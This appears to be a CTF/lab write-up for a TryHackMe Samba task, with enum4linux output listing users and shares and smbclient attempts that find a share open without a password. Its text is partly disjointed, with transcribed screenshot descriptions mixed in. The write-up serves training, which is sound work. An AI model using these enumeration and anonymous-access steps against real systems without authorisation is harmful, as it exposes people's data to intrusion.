user:[jfrost] rid:[0x3e9]
user:[cmnatic] rid:[0x3eb]
enum4linux complete on Thu Nov 12 00:53:47 2020
root@lp-10-10-171-174:~#
```

Note how enum4linux has discovered four users in my example...One of these users may have a weak password such as "password123" that we can log in with and access sensitive data as.

1. jjohns
2. lbutton
3. jfrost
4. cmnatic

And as a result of further enumeration with enum4linux, we've discovered the following three shares!

root@ip-10-10-135-102:~/Desktop/Tools/Miscellaneous#

[+] Server 10.10.51.161 allows sessions using username '', password ''

| Getting domain SID for 10.10.51.161 |

Domain Name: TBFC-SMB-01
Domain SID: (NULL SID)

[+] Can't determine if host is part of domain or part of a workgroup

| Users on 10.10.51.161 |
index: 0x1 RID: 0x3e8 ach: 0x00000010 Account: elfmcskidy Name: Desc:
index: 0x2 RID: 0x3ea ach: 0x00000010 Account: elfmceager Name: elfmceager
index: 0x3 RID: 0x3e9 ach: 0x00000010 Account: elfmcelferson Name: Desc:
user:[elfmcskidy] rid:[0x3e8]
user:[elfmceager] rid:[0x3ea]
user:[elfmcelferson] rid:[0x3e9]
enum4linux complete on Thu Jun 23 17:35:05 2022

Question 3:

By further enumeration, we can get the number of shares on the Samba server.

The left side shows a challenge interface with the following content:

misconfiguration. With this said, you might be surprised to learn that even printers can use the protocols behind Samba. Swafox has created a lovely room on [Printer Hacking 101](#).

There's no truer statement in pentesting that practice makes perfect. Not only can you use the tools within this room, why not give a few others a try and apply your knowledge in the "Kenobi" Walkthrough room or the "Anonymous" Challenge room (CTF)

Answer the questions below

Question #1 Using enum4linux, how many users are there on the Samba server ([10.10.51.161](#))?

Correct Answer

Question #2 Now how many "shares" are there on the Samba server?

Correct Answer

Question #3 Use smbclient to try to login to the shares on the Samba server ([10.10.51.161](#)). What share doesn't require a password?

Answer format: ***** **Submit**

Question #4 Log in to this share, what directory did ElfMcSkidy leave for Santa?

Answer format: ***** **Submit** **Hint**

Task 13 [Day 11] Networking The Rogue Gnome

The right side shows a terminal window titled "root@ip-10-10-135-102:~/Desktop/Tools/Miscellaneous". It displays the following output:

```
root@ip-10-10-135-102:~/Desktop/Tools/Miscellaneous
File Edit View Search Terminal Help
=====
| Getting domain SID for 10.10.51.161 |
=====
Domain Name: TBFC-SMB-01
Domain SID: (NULL SID)
[+] Can't determine if host is part of domain or part of a workgroup
=====
| Share Enumeration on 10.10.51.161 |
=====
WARNING: The "syslog" option is deprecated
=====
Sharename      Type      Comment
-----
tbfc-hr        Disk      tbfc-hr
tbfc-it        Disk      tbfc-it
tbfc-santa     Disk      tbfc-santa
IPC$          IPC       IPC Service (tbfc-smb server (Samba, Ubuntu))
=====
Reconnecting with SMB1 for workgroup listing.
=====
Server        Comment
-----
Workgroup      Master
```

THM AttackBox 45m 45s

Question 4:

Use smbclient to access Samba server and insert the sharename we want to access in format (smbclient //10.10.51.161/*sharename*). We will be required to enter a password. As we want to look for a share that doesn't require any password, click enter to figure out which sharename fits the purpose.

The left side shows a terminal window with the following content:

For example, accessing "share1" on another device:

```
root@kali:~# smbclient //192.168.1.200/share1
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> 
```

You can use the `help` command to list some of the commands you can run whilst connected to the Samba share. Here's a quick rundown of the fundamentals:

Command	Description
<code>ls</code>	List files and directories in the current location
<code>cd <directory></code>	Change our working directory
<code>pwd</code>	Output the full path to our working directory
<code>more <filename></code>	Find out more about the contents of a file. To close the open file, you press <code>:q</code>
<code>get <filename></code>	Download a file from a share
<code>put <filename></code>	Upload a file from a share

You can now proceed to answer Question #3 and Question #4

10.6. Conclusion, where to go from here and additional Material:

You've learned the fundamentals of how a very commonplace protocol used by computing devices works, and ultimately, can be leveraged through the use of enumeration and misconfiguration. With this said, you might be surprised to learn that even printers can use the protocols behind Samba. Swafox has created a lovely room on [Printer Hacking 101](#).

The right side shows a terminal window titled "root@ip-10-10-135-102:~/Desktop/Tools/Miscellaneous". It displays the following output:

```
root@ip-10-10-135-102:~/Desktop/Tools/Miscellaneous
File Edit View Search Terminal Help
getopts optstring name [arg]           wait [-n] [id ...]
hash [-p pathname] [-dt] [name] > while COMMANDS; do COMMANDS; done
help [-dns] [pattern ...]             { COMMANDS : }
root@ip-10-10-135-102:~/Desktop/Tools/Miscellaneous# smbclient //10.10.51.161/tbfc-hr
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
tree connect failed: NT_STATUS_ACCESS_DENIED
root@ip-10-10-135-102:~/Desktop/Tools/Miscellaneous# smbclient //10.10.51.161/tbfc-it
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
tree connect failed: NT_STATUS_ACCESS_DENIED
root@ip-10-10-135-102:~/Desktop/Tools/Miscellaneous# smbclient //10.10.51.161/tbfc-santa
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \>
smb: \> help
?
blocksize    allinfo    altname    archive    backup
cancel       case_sensitive cd        chmod
chown       close       del        dltree    dir
du          echo        exit       get        getfacl
=====
THM AttackBox 31m 26s
```

Question 5:

As we found the intended sharename, we are now logged in the share. Scroll down to see the directory that ElfMcSkidy left for Santa.

The terminal window shows the following output:

```
root@ip-10-10-135-102: ~/Desktop/Tools/Miscellaneous
File Edit View Search Terminal Help
l      mask      md      nget      mkdir
more   mput      newer   notify    open
posix  posix_encrypt posix_open  posix_mkdir  posix_rmdir
posix_unlink posix_whoami print   prompt   put
pwd    0         queue   quit     readlink
rd     recurse   reget   rename   reput
rm    rmdir    showacl  setea   setmode
scopy  stat     symlink tar     tarmode
timeout translate unlock  volume  vuid
wdel  logon    listconnect showconnect tcon
tdls   tid     logoff   ..      !
smb: \> ls
smb: \> cd
Current directory is \
smb: \> cd<directory>
<directory>: command not found
smb: \> ls
.
..
jingle-tunes
note_from_mcskidy.txt
10252564 blocks of size 1024. 5369400 blocks available
smb: \>
```

At the bottom of the terminal, it says "28m 13s".

Below the terminal window, the desktop environment shows a taskbar with "Task 13 [Day 11] Networking The Rogue Gnome".

Thought process/Methodology:

For this task, we will be using Samba which will make 2 operating systems can share resources including files amongst themselves. Our aim is to search for Samba Share and connect to the Share later on. After deploying the machine and starting AttackBox, we will use the enum4linux tool. In terminal, we navigate to the tool by inserting a certain command as mentioned in question 1. We have to use options like “-s” to list shares or “-U” to list possible users. When we do further enumeration, we shall find the shares under the sharename. To further look into the one that requires no password to access, we can try all the possible shares using command (smbclient //10.10.51.161/*sharename*). The one that works without needing a password is the one we are looking for. We are now logged in the share and can see all the resources in the particular share.